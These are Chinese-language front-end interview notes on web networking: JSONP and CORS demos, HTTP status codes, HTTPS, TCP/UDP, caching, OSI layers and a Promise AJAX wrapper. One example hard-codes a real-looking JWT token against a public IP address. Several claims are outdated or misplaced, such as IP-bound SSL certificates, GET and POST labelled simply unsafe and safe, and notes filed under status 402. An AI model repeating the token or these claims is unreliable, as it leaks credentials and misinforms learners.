·JSONP的实现原理

//引入express

const express = require("express");

//创建应用对象

const app = express();

//创建路由规则

//request 是对请求报文的封装

//response 是对响应报文的封装

//如果url路径是/server则执行以下代码

//get请求

app.all("/jsonp-server",function (request,response) {

//设置响应头，设置允许跨域

// response.setHeader("Access-Control-Allow-Origin","\*");

//设置响应体

// response.send("console.log('hello jsonp')");

const data = {

name: '尚硅谷atguigu'

};

//将js对象转换为json字符串

let str = ***JSON***.stringify(data);

//返回结果

//end不会加响应头，将str传，不是分号，是``

// response.end(`handle(${str})`);

response.end("handle("+str+")");

});

//监听端口启动服务

app.listen(8000,function () {

***console***.log("服务已经启动，8000 端口监听中");

})

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<title>原理演示</title>

<style>

#result {

width: 300px;

height: 100px;

border: solid 1px #78a;

}

</style>

</head>

<body>

<div id="result"></div>

<script>

//处理数据

function handle(data) {

//获取 result 元素

const result = ***document***.getElementById('result');

result.innerHTML = data.name;

}

</script>

<!-- <script src="http://127.0.0.1:5500/%E8%AF%BE%E5%A0%82/%E4%BB%A3%E7%A0%81/7-%E8%B7%A8%E5%9F%9F/2-JSONP/js/app.js"></script> -->

<script src="http://127.0.0.1:8000/jsonp-server"></script>

</body>

</html>

·设置CORS响应头实现跨域

- CORS（Cross-Origin Resource Sharing），跨域资源共享。CORS 是官方的跨域解决方 案，它的特点是不需要在客户端做任何特殊的操作，完全在服务器中进行处理，支持 get 和 post 请求。跨域资源共享标准新增了一组 HTTP 首部字段，允许服务器声明哪些 源站通过浏览器有权限访问哪些资源

- CORS 是通过设置一个响应头来告诉浏览器，该请求允许跨域，浏览器收到该响应 以后就会对响应放行

response.setHeader("Access-Control-Allow-Origin","\*");

### 有什么方法可以保持前后端实时通信

·WebSocket

- 优点：

-- WebSocket 是 HTML5 开始提供的一种在单个 TCP 连接上进行全双工通讯的协议，可从HTTP升级而来

-- 浏览器和服务器只需要一次握手，就可以进行持续的，双向的数据传输，因此能显著节约资源和带宽

- 缺点：

-- 兼容性问题:不支持较低版本的IE浏览器（IE9及以下）

-- 不支持断线重连，需要手写心跳连接的逻辑

-- 通信机制相对复杂

·event-source

- 优点：

-- 只需一次请求，便可以stream的方式多次传送数据，节约资源和带宽 -- 相对WebSocket来说简单易用

-- 内置断线重连功能(retry)

- 缺点：

-- 是单向的，只支持服务端->客户端的数据传送，客户端到服务端的通信仍然依靠AJAX

-- 兼容性令人担忧，IE浏览器完全不支持

·AJAX轮询

- 优点：

-- 兼容性良好，对标低版本IE

- 缺点：

-- 请求中有大半是无用的请求，浪费资源

·Flash Socket

- 优点：

-- 兼容低版本浏览器

- 缺点：

-- 浏览器开启时flash需要用户确认

-- 加载时间长，用户体验较差

-- 大多数移动端浏览器不支持flash，为重灾区

·永久帧（ forever iframe）

- 优点：

-- 兼容低版本IE浏览器

- 缺点：

-- iframe会产生进度条一直存在的问题，用户体验差

·选用WebSocket ->server-sent-event -> AJAX轮询这三种方式做从上到下的兼容

### 介绍知道的http返回的状态码

·100 Continue 继续

- 客户端应继续其请求

·101 Switching Protocols 切换协议

- 服务器根据客户端的请求切换协议

- 只能切换到更高级的协议

- 例如，切换到HTTP的新版本协议

·200 OK 请求成功

- 一般用于GET与POST请求

- 请求所希望的响应头或数据体将随此响应返回

- 如果文件不通过GZIP压缩，文件是多大，则要有多大传输量

·201 Created 已创建

- 成功请求并创建了新的资源

·**301 Moved Permanently 永久移动**

- 永久重定向

- 请求的资源已被永久的移动到新URI

- 返回信息会包括新的URI，浏览器会自动定向到新URI

- 今后任何新的请求都应使用新的URI代替

- 除非额外指定，否则这个响应是可缓存的

- 常用的场景是域名跳转

·**302 Found 临时移动**

- 临时重定向

- 与301类似，但资源只是临时被移动

- 客户端应继续使用原有URI

- 只有在Cache-Control或Expires中进行了指定的情况下，这个响应才是可缓存的

- 临时跳转，比如未登陆的用户访问用户中心重定向到登录页面

·**304** **Not Modified 未修改**

- 所请求的资源未修改

- 如果客户端发送了一个带条件的GET 请求且该请求已被允许，而文档的内容并没有改变，则服务器应当返回这个304状态码

- 服务器返回此状态码时，不会返回任何资源。

- 客户端通常会缓存访问过的资源，通过提供一个头信息指出客户端希望只返回在指定日期之后修改的资源

·307 Temporary Redirect 临时重定向

- 与302类似，使用GET请求重定向

·400 Bad Request 请求无效

·401 Unauthorized 当前请求需要用户验证

·402 Payment Required 保留，将来使用

- 前端提交数据的字段名称和字段类型与后台的实体没有保持一致

- 前端提交到后台的数据应该是json字符串类型，但是前端没有将对象JSON.stringify转化成字符串。

- 对照字段的名称，保持一致性

- 将obj对象通过JSON.stringify实现序列化

·403 Forbidden 服务器已经得到请求，但是拒绝执行

·404 Not Found 服务器无法根据客户端的请求找到资源（网页）。

- 通过此代码，网站设计人员可设置"您所请求的资源无法找到"的个性页面

·500 Internal Server Error 服务器内部错误，无法完成请求

### http和https的基本概念

·http:

- 超文本传输协议

- 应用最为广泛的一种网络协议

- 客户端和服务器端请求和应答的标准（TCP）

- 用于从WWW服务器传输超文本到本地浏览器

- 可以使浏览器更加高效，使网络传输减少。

·https:

- 以安全为目标的HTTP通道

- 是HTTP的安全版

- HTTPS的安全基础是SSL，即HTTP下加入SSL层，因此加密的详细内容就需要SSL。

- 用于建立一个信息安全通道，来确保数组的传输，确保网站的真实性。

### http和https的区别

|  |  |
| --- | --- |
| Https协议 | http协议 |
| 需要ca证书，费用高 | 不需要ca证书 |
| 具有安全性的ssl加密传输协议 | 超文本传输协议，信息明文传输 |
| 端口为443 | 端口为80 |
| SSL+HTTP，可进行加密传输、身份认证 | 无状态的连接 |
| 安全 | 不安全 |

### https协议的工作原理

客户端在使用HTTPS方式与Web服务器通信时有以下几个步骤。

1.客户使用https url访问服务器，要求web 服务器建立ssl链接。

2.web服务器接收到客户端的请求之后，会将网站的证书（证书中包含了公钥）传输给客户端。

客户端和web服务器端开始协商SSL链接的安全（加密）等级。

4.客户端浏览器通过双方协商一致的安全等级，建立会话密钥，然后通过网站的公钥来加密会话密钥，并传送给网站。

5.web服务器通过自己的私钥解密出会话密钥。

6.web服务器通过会话密钥加密与客户端之间的通信。

### https协议的优点

·可认证用户和服务器，确保数据发送到正确的客户机和服务器；

·由SSL+HTTP协议构建的可进行加密传输、身份认证的网络协议

·比http协议安全，可防止数据在传输过程中不被窃取、改变，确保数据的完整性。

·现行架构下最安全的解决方案，大幅增加了攻击的成本。

·采用HTTPS加密的网站在谷歌搜索结果中的排名将会更高。

### https协议的缺点

·握手阶段比较费时，页面加载时间延长50%，增加10%~20%的耗电。

·缓存不如http高效，增加数据开销。

·SSL证书也需要钱，功能越强大的证书费用越高。

·SSL证书需要绑定IP，不能在同一个ip上绑定多个域名，ipv4资源支持不了这种消耗。

### HTTP1.0和HTTP1.1的区别

**·长连接**

- 在一个TCP连接上可以传送多个HTTP请求和响应，减少了建立和关闭连接的消耗和延迟，在HTTP1.1中默认开启长连接keep-alive，一定程度上弥补了HTTP1.0每次请求都要创建连接的缺点

- HTTP1.0需要使用keep-alive参数来告知服务器端要建立一个长连接。

**·节约带宽**

- HTTP1.1支持只发送header信息（不带任何body信息）

- 如果服务器认为客户端有权限请求服务器，则返回100

- 客户端接收到100才开始把请求body发送到服务器

- 如果返回401，客户端就可以不用发送请求body了节约了带宽

**·HOST域**

- 在HTTP1.0中认为每台服务器都绑定一个唯一的IP地址

- 请求消息中的URL并没有传递主机名（hostname）

- HTTP1.1的请求消息和响应消息都支持host域，且请求消息中如果没有host域会报告一个错误（400 Bad Request）。

**·缓存处理**

- 在HTTP1.0中主要使用header里的If-Modified-Since,Expires来做为缓存判断的标准

- HTTP1.1则引入了更多的缓存控制策略例如Entity tag，If-Unmodified-Since, If-Match, If-None-Match等更多可供选择的缓存头来控制缓存策略。

**·错误通知的管理**

- 在HTTP1.1中新增了24个错误状态响应码

### http2.0

**·允许多路复用**

- 多路复用允许同时通过单一的HTTP/2连接发送多重请求响应信息

- 在http1.1中，浏览器客户端在同一时间，针对同一域名下的请求有一定数量限制（连接数量），超过限制会被阻塞

**·二进制分帧**

- 会将所有的传输信息分割为更小的信息或者帧，并对他们进行二进制编码

**·首部压缩**

**·服务器端推送**

·内容安全

·可以避免单纯使用https的性能下降

·请求资源所需时间更少，访问速度更快

### http请求方式

·OPTIONS

- 返回服务器针对特定资源所支持的HTTP请求方

·HEAD

- 向服务器索与GET请求相一致的响应，只不过响应体将不会被返回。

·GET

- 向特定的资源发出请求。

·POST

- 向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。

·PUT

- 向指定资源位置上传其最新内容

·DELETE

- 请求服务器删除Request-URL所标识的资源

·TRACE

- 回显服务器收到的请求，主要用于测试或诊断

·CONNECT

- HTTP/1.1协议中预留给能够将连接改为管道方式的代理服务器。

### 非对称加密和对称加密

·对称加密：

- 在对称加密算法中，加密使用的密钥和解密使用的密钥是相同的。

- 也就是说，加密和解密都是使用的同一个密钥。

·非对称加密：

- 指加密和解密使用不同密钥的加密算法。

- 非对称加密算法需要两个密钥：

-- 公钥（publickey）。

-- 私钥（privatekey）。

- 公钥与私钥是一对存在，如果用公钥对数据进行加密，只有用对应的私钥才能解密；

- 如果用密钥对数据进行加密，那么只有用对应的公钥才能解密。

- 因为加密和解密使用的是两个不同的密钥，所以这种算法叫作非对称加密算法。

### 什么是AJAX

·Ajax是一种异步请求数据的web开发技术，对于改善用户的体验和页面性能很有帮助。

·简单地说，在不需要重新刷新页面的情况下，Ajax 通过异步请求加载后台数据，并在网页上呈现出来。

·常见运用场景有表单验证是否登入成功、百度搜索下拉框提示和快递单号查询等等。

·Ajax的目的是提高用户体验，较少网络数据的传输量。

·同时，由于AJAX请求获取的是数据而不是HTML文档，因此它也节省了网络带宽，让互联网用户的网络冲浪体验变得更加顺畅。


### ajax原理

·Ajax的工作原理相当于在用户和服务器之间加了—个中间层(AJAX引擎),使用户操作与服务器响应异步化。

·并不是所有的用户请求都提交给服务器,像—些数据验证和数据处理等都交给Ajax引擎自己来做, 只有确定需要从服务器读取新数据时再由Ajax引擎代为向服务器提交请求。

·Ajax其核心有JavaScript、XMLHTTPRequest、DOM对象组成，通过XmlHttpRequest对象来向服务器发异步请求，从服务器获得数据，然后用JavaScript来操作DOM而更新页面。

### tcp三次握手



·第一次握手

- 主机向服务器发送SYN建立同步

·第二次握手


- 服务器向主机发送SYN和ACK建立同步并确认连接

·第三次握手

- 主机向服务器发送ACK确认连接

### tcp四次挥手

释放连接时



·第一次挥手

- 主机向服务器发送FIN断开连接

·第二次挥手

- 服务器向主机发送ACK等待数据包发完

·第三次挥手

- 服务器向主机发送FIN断开连接，并发送ACK确定断开

·第四次挥手

- 主机向服务器发送ACK确定断开

### TCP和UDP的区别

|  |  |
| --- | --- |
| **TCP** | **UDP** |
| 可靠的 | 不可靠的 |
| 有连接 | 无连接 |
| 数据无差错、不丢失、不重复、按序到达 | 尽最大努力交付 |
| 有可靠性保障:超时重发、流量控制 | 无可靠性保障 |
| 网络拥塞会使发送速率降低 | 网络拥塞不会使发送速率降低 |
| 适用于高安全性环境 | 适用于IP电话和视频会议等 |
| 首部为20字节 | 首部只有8字节 |
| 三次握手 | 无三次握手 |
| 面向字节流 | 面向报文 |
| 1对1 | 1对1,1对多 |

### FTP DNS 基于什么协议

·DNS (Domain Name Service 域名服务) 协议基于 UDP协议

·FTP (File Transfer Protocol 文件传输协议) 基于 TCP协议

·DNS和FTP都是应用层协议

### URL 路径包含什么

·协议

- 例 Http（超文本传输协议） 、Https、

·域名

- 例www.baidu.com为网站名字。 baidu.com为一级域名，www是服务

·端口

- 不填写的话默认走的是80端口号

·路径

- http://www.baidu.com/路径1/路径1.2。/表示根目录

·查询参数

- [http://www.baidu.com/路径1/路径1.2?name="man"(可有可无)](http://www.baidu.com/路径1/路径1.2?name=\"man\"(可有可无))

### URI 是什么

·URI是一个用于标识互联网资源名称的字符串。

·该种标识允许用户对网络中（一般指万维网）的资源通过特定的协议进行交互操作。

·URI的最常见的形式是统一资源定位符（URL），经常指定为非正式的网址。

·更罕见的用法是统一资源名称（URN），其目的是通过提供一种途径。

·用于在特定的命名空间资源的标识，以补充网址。

·URL和URN是URI的子集，URI属于URL更高层次的抽象，一种字符串文本标准。

### 手写jsonp

·创建script元素，设置src属性，并插入文档中，同时触发AJAX请求。

·返回Promise对象，then函数进行数据处理

·script元素删除清理

*/\*\*  
 \* 手写jsonp并返回Promise对象  
 \* 参数url，data:json对象，callback函数  
 \*/*function jsonp(url, data = {}, callback = 'callback') {  
 // 处理json对象，拼接url  
 data.callback = callback;  
 // 保存参数的数组  
 let params = [];  
 // 获取参数数组  
 for (let key in data) {  
 params.push(key + '=' + data[key])  
 }  
 // 用&拼接params  
 ***console***.log(params.join('&'));  
 // 创建script元素  
 let script = ***document***.createElement('script');  
 // 设置script的src属性  
 script.src = url + '?' + params.join('&');  
 // 将script元素添加到body  
 ***document***.body.appendChild(script)  
 // 返回promise  
 return new ***Promise***((resolve, reject) => {  
 // 设置回调函数  
 ***window***[callback] = (data) => {  
 try {  
 resolve(data)  
 } catch (e) {  
 reject(e)  
 } finally {  
 // 移除script元素  
 script.parentNode.removeChild(script)  
 ***console***.log(script)  
 }  
 }  
 })  
  
}  
jsonp('http://photo.sina.cn/aj/index', {  
 page: 1,  
 cate: 'recommend'  
}, 'jsoncallback').then(data => {  
 ***console***.log(data)  
})

### DNS是什么

·DNS（域名服务器）是进行域名和与之相对应的IP地址转换的服务器。

·DNS中保存了一张域名和与之相对应的IP地址 的表，以解析消息的域名。

·域名是Internet上某一台计算机或计算机组的名称，用于在数据传输时标识计算机的电子方位（有时也指地理位置）。

·域名是由一串用点分隔的名字组成的，通常包含组织名，而且始终包括两到三个字母的后缀，以指明组织的类型或该域所在的国家或地区。

### OSI的应用层

·应用层（Application layer）是最接近用户的，应用层是给各种应用程序提供对应的网络服务的，而网络服务是由各种应用层的协议支持的。

·网络服务和对应的协议：

- 文件传输是由FTP协议支持的

- 浏览器打开网页是由HTTP或者HTTPS协议支持的

- 电子邮件是由SMTP协议支持的

- 远程终端登录是由Telnet协议（远程登录协议）支持的。


### http缓存有几种？

·根据是否需要重新向服务器发起请求来分类，可分为强缓存和协商缓存。

· 根据是否可以被单个或者多个用户使用来分类，可分为私有缓存和共享缓存。

·强缓存如果生效，不需要再和服务器发生交互。

·而协商缓存不管是否生效，都需要与服务端发生交互。



### 强制缓存

·强制缓存在缓存数据未失效的情况下（即Cache-Control的max-age没有过期或者Expires的缓存时间没有过期），那么就会直接使用浏览器的缓存数据，不会再向服务器发送任何请求。

·强制缓存生效时，http状态码为200。

·这种方式页面的加载速度是最快的，性能也是很好的，但是在这期间，如果服务器端的资源修改了，页面上是拿不到的，因为它不会再向服务器发请求了。

·这种情况就是我们在开发种经常遇到的，比如你修改了页面上的某个样式，在页面上刷新了但没有生效，因为走的是强缓存，所以Ctrl + F5一顿操作之后就好了。

·跟强制缓存相关的header头属性有（Pragma/Cache-Control/Expires）， Pragma和Cache-control共存时，Pragma的优先级是比Cache-Control高的。

### 协商缓存

·当第一次请求时服务器返回的响应头中没有Cache-Control和Expires或者Cache-Control和Expires过期还或者它的属性设置为no-cache时(即不走强缓存)，那么浏览器第二次请求时就会与服务器进行协商，与服务器端对比判断资源是否进行了修改更新。

·如果服务器端的资源没有修改，那么就会返回304状态码，告诉浏览器可以使用缓存中的数据，这样就减少了服务器的数据传输压力。

·如果数据有更新就会返回200状态码，服务器就会返回更新后的资源并且将缓存信息一起返回。

·跟协商缓存相关的header头属性有（ETag/If-Not-Match 、Last-Modified/If-Modified-Since）请求头和响应头需要成对出现。

### 私有缓存（浏览器级缓存）

·私有缓存只能用于单独的用户：Cache-Control: Private

### 共享缓存（代理级缓存）

·共享缓存可以被多个用户使用: Cache-Control: Public

### 协商缓存原理

·协商缓存:

- 向服务器发送请求，服务器会根据这个请求的request header的一些参数来判断是否命中协商缓存，如果命中，则返回304状态码并带上新的response header通知浏览器从缓存中读取资源；

- 服务器和请求协商，根据请求头携带的参数进行协商

### GET和POST的区别

|  |  |
| --- | --- |
| GET | POST |
| 参数通过url传递 | 参数在请求体中 |
| 参数有长度限制 | 没有长度限制 |
| 不安全，不能用来传递敏感信息 | 安全 |
| 只能进行url编码 | 支持多种编码方式 |
| 参数会被完整保留在浏览历史记录里 | 参数不会被保留 |
| 本质上是TCP连接 | |
| 产生一个TCP数据包 | 产生两个TCP数据包 |

### Promise封装AJAX请求

//promise封装AJAX结果  
function Ajax() {  
}  
// 设置open和setRequestHeader  
Ajax.prototype.createXhr = function(xhr,url,options,method){  
 // 如果options不为空  
 if (!!options){  
 // 获取params参数的key  
 // let paramsKeys = Object.keys(options.params);  
 let paramsStr = "?";  
 // 将options.params对象转换成?id=100&vip=7&  
 for (key in options.params){  
 paramsStr += key + "=" + options.params[key] + "&";  
 }  
 // 删除最后一个字符&  
 paramsStr = paramsStr.slice(0,-1);  
 //初始化  
 xhr.open(method, url+paramsStr);  
 // 设置请求头  
 for (key in options.headers){  
 xhr.setRequestHeader(key,options.headers[key]);  
 }  
 }else {  
 //初始化  
 xhr.open(method, url);  
 }  
}  
// 设置get方法  
Ajax.prototype.get = function (url,options) {  
 // 创建promise  
 const p = new ***Promise***((resolve, reject) => {  
 //创建对象  
 const xhr = new ***XMLHttpRequest***();  
 // 设置open和setRequestHeader  
 this.createXhr(xhr,url,options,"GET");  
 //发送  
 xhr.send();  
 //绑定事件,处理响应结果  
 xhr.onreadystatechange = function () {  
 //判断  
 if (xhr.readyState === 4) {  
 //判断响应状态码  
 //200-300表示成功  
 if (xhr.status >= 200 && xhr.status <= 300) {  
 //如果成功  
 resolve(xhr.response);  
 } else {//如果失败  
 reject(xhr.status);  
 }  
 }  
 }  
 });  
 return p;  
}  
// 设置post方法  
Ajax.prototype.post = function (url,body,options) {  
 // 创建promise  
 const p = new ***Promise***((resolve, reject) => {  
 //创建对象  
 const xhr = new ***XMLHttpRequest***();  
 // 设置open和setRequestHeader  
 this.createXhr(xhr,url,options,"POST");  
 //发送  
 xhr.send(body);  
 //绑定事件,处理响应结果  
 xhr.onreadystatechange = function () {  
 //判断  
 if (xhr.readyState === 4) {  
 //判断响应状态码  
 //200-300表示成功  
 if (xhr.status >= 200 && xhr.status <= 300) {  
 //如果成功  
 resolve(xhr.response);  
 } else {//如果失败  
 reject(xhr.status);  
 }  
 }  
 }  
 });  
 return p;  
}  
// 创建ajax实例  
const ***$http*** = new Ajax();  
// 测试get方法  
***$http***.get("https://api.apiopen.top/getJoke",{  
 params:{  
 id:"12345",  
 isPub:false  
 },  
 //请求头信息  
 headers: {  
 "Content-Type":"application/json",  
 Authorization:"token"  
 }  
 //下面的then是数据返回结果处理,value是返回结果的对象，包含返回的所有信息  
}).then(function (value) {  
 ***console***.log(value);  
},function (reason) {  
 ***console***.log(reason);  
});  
  
// 测试post方法  
***$http***.post("http://120.25.126.174:8160/educenter/note-list/getNoteByNoteId","1510904774189191170",{  
 params:{  
 id:"12345",  
 isPub:false  
 },  
 //请求头信息  
 headers: {  
 "Content-Type":"application/json",  
 token:"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJndWxpLXVzZXIiLCJpYXQiOjE2NDk1OTg0NTQsImV4cCI6MTY0OTY4NDg1NCwiaWQiOiIxNDkzODgyNTk3MTU3OTkwNDAyIn0.ImmXVdDEl-DkZjyCXIOJqBwN3nBMRP83I2vRlGS-cXM"  
 }  
 //下面的then是数据返回结果处理,value是返回结果的对象，包含返回的所有信息  
}).then(function (value) {  
 ***console***.log(value);  
},function (reason) {  
 ***console***.log(reason);  
});

### OSI（七层）

1.应用层

·用户最近

·与其他计算机进行通信的应用，它是对应应用程序的通信服务的。各种应用软件，包括web应用。

·协议（FTP、DNS、HTTP、HTTPS、TFTP、SMTP、SNMP、TELNET、IRC、WHOIS）

2.表示层

·定义数据格式和加密。

·压缩和解压缩。

3.会话层

·建立维护和释放

1. 传输层

·负责整体的数据传输和数据控制

·端到端连接

- TCP 可靠连接

- UDP 不可靠连接

1. 网络层※

·负责寻找地址和路由选择

·协议

- IP

- ICMP

- RTP

- OSPF

·设备

- 路由器

- 三层交换机

·功能

- 交换

- 寻址

- 选路

·以IP地址为标识

1. 数据链路层

·负责物理层面上的互联的、节点间的通信传输

·物理设备

- 交换机

- 网桥

- 网卡

·以MAC为标识

7.物理层

·物理设备

- 中继器

- 集线器

- 网卡

·传输介质

- 双绞线（网线）

- 光纤（最好最贵）

- 同轴电缆（最老最差）

### TCP/IP（四层）

1.应用层（包含了OSI的应用层、表示层、会话层）

·用户最近

·协议（FTP、DNS、HTTP、HTTPS、Telnet、TFTP、SMTP、SNMP）

·格式编码

·加密和解密

·压缩和解压缩

·建立维护和释放

2.网络层（OSI的网络层）

·协议

- IP

- ICMP

- RTP

- OSPF

·设备

- 路由器

- 三层交换机

·功能

- 交换

- 寻址

- 选路

·以IP地址为标识

3.传输层

·端到端连接

- TCP 可靠连接

- UDP 不可靠连接

4.网际层/网络接口层/主机网络层（包含了OSI的数据链路层、物理层）

·物理设备

- 交换机

- 网桥

- 网卡

·以MAC为标识

·物理设备

- 中继器

- 集线器

- 网卡

·传输介质

- 双绞线（网线）

- 光纤（最好最贵）

- 同轴电缆（最老最差）

### 怎么用UDP实现可靠传输，两条连接

·最简单的方式是在应用层模仿传输层TCP的可靠性传输。

·下面不考虑拥塞处理，可靠UDP的简单设计。

- 添加seq/ack机制，确保数据发送到对端

- 添加发送和接收缓冲区，主要是用户超时重传。

- 添加超时重传机制。

### 数据量很大的时候UDP怎么可靠传输

·基于UDP的数据传输协议（UDP-basedData Transfer Protocol，简称UDT）是一种互联网数据传输协议。

·UDT的主要目的是支持高速广域网上的海量数据传输，而互联网上的标准数据传输协议TCP在高带宽长距离网络上性能很差。

·顾名思义，UDT建于UDP之上，并引入新的拥塞控制和数据可靠性控制机制。


·UDT是面向连接的双向的应用层协议。

·它同时支持可靠的数据流传输和部分可靠的数据报传输。

·由于UDT完全在UDP上实现，它也可以应用在除了高速数据传输之外的其它应用领域，例如点到点技术（P2P），防火墙穿透，多媒体数据传输等等。

### TCP断点重传怎么实现的

·断点续传的关键是断点，所以在制定传输协议的时候要设计好，如下图，我自定义了一个交互协议，每次下载请求都会带上下载的起始点，这样就可以支持从断点下载了，其实HTTP里的断点续传也是这个原理，在HTTP的头里有个可选的字段RANGE，表示下载的范围。



### http多个tcp连接怎么实现的？

·某些服务器对 Connection: keep-alive 的 Header 进行了支持。

·意思是说，完成这个 HTTP 请求之后，不要断开 HTTP 请求使用的 TCP 连接。

·这样的好处是连接可以被重新使用，之后发送 HTTP 请求的时候不需要重新建立 TCP 连接，以及如果维持连接，那么 SSL 的开销也可以避免。

### 什么是KeepAlive

·KeepAlive可以简单理解为一种状态保持或重用机制，比如当一条连接建立后，我们不想它立刻被关闭，如果实现了KeepAlive机制，就可以通过它来实现连接的保持

·HTTP的KeepAlive在HTTP 1.0版本默认是关闭的，但在HTTP1.1是默认开启的

·操作系统里TCP的KeepAlive默认也是关闭，但一般应用都会修改设置来开启。因此网上TCP流量中基于KeepAlive的是主流。

·HTTP的KeepAlive和TCP的KeepAlive有一定的依赖关系，名称又一样，因此经常被混淆，但其实是不同的东西，下面具体分析一下

### TCP为什么要做KeepAlive

·我们都知道TCP的三次握手和四次挥手。

·当两端通过三次握手建立TCP连接后，就可以传输数据了，数据传输完毕，连接并不会自动关闭，而是一直保持。

·只有两端分别通过发送各自的FIN报文时，才会关闭自己侧的连接。

·这个关闭机制看起来简单明了，但实际网络环境千变万化，衍生出了各种问题。

·假设因为实现缺陷、突然崩溃、恶意攻击或网络丢包等原因，一方一直没有发送FIN报文，则连接会一直保持并消耗着资源。

·为了防止这种情况，一般接收方都会主动中断一段时间没有数据传输的TCP连接，比如LVS会默认中断90秒内没有数据传输的TCP连接，F5会中断5分钟内没有数据传输的TCP连接

·但有的时候我们的确不希望中断空闲的TCP连接，因为建立一次TCP连接需要经过一到两次的网络交互，且由于TCP的slow start机制，新的TCP连接开始数据传输速度是比较慢的，我们希望通过连接池模式，保持一部分空闲连接，当需要传输数据时，可以从连接池中直接拿一个空闲的TCP连接来全速使用，这样对性能有很大提升

·为了支持这种情况，TCP实现了KeepAlive机制。

·KeepAlive机制并不是TCP规范的一部分，但无论Linux和Windows都实现实现了该机制。

·TCP实现里KeepAlive默认都是关闭的，且是每个连接单独设置的，而不是全局设置

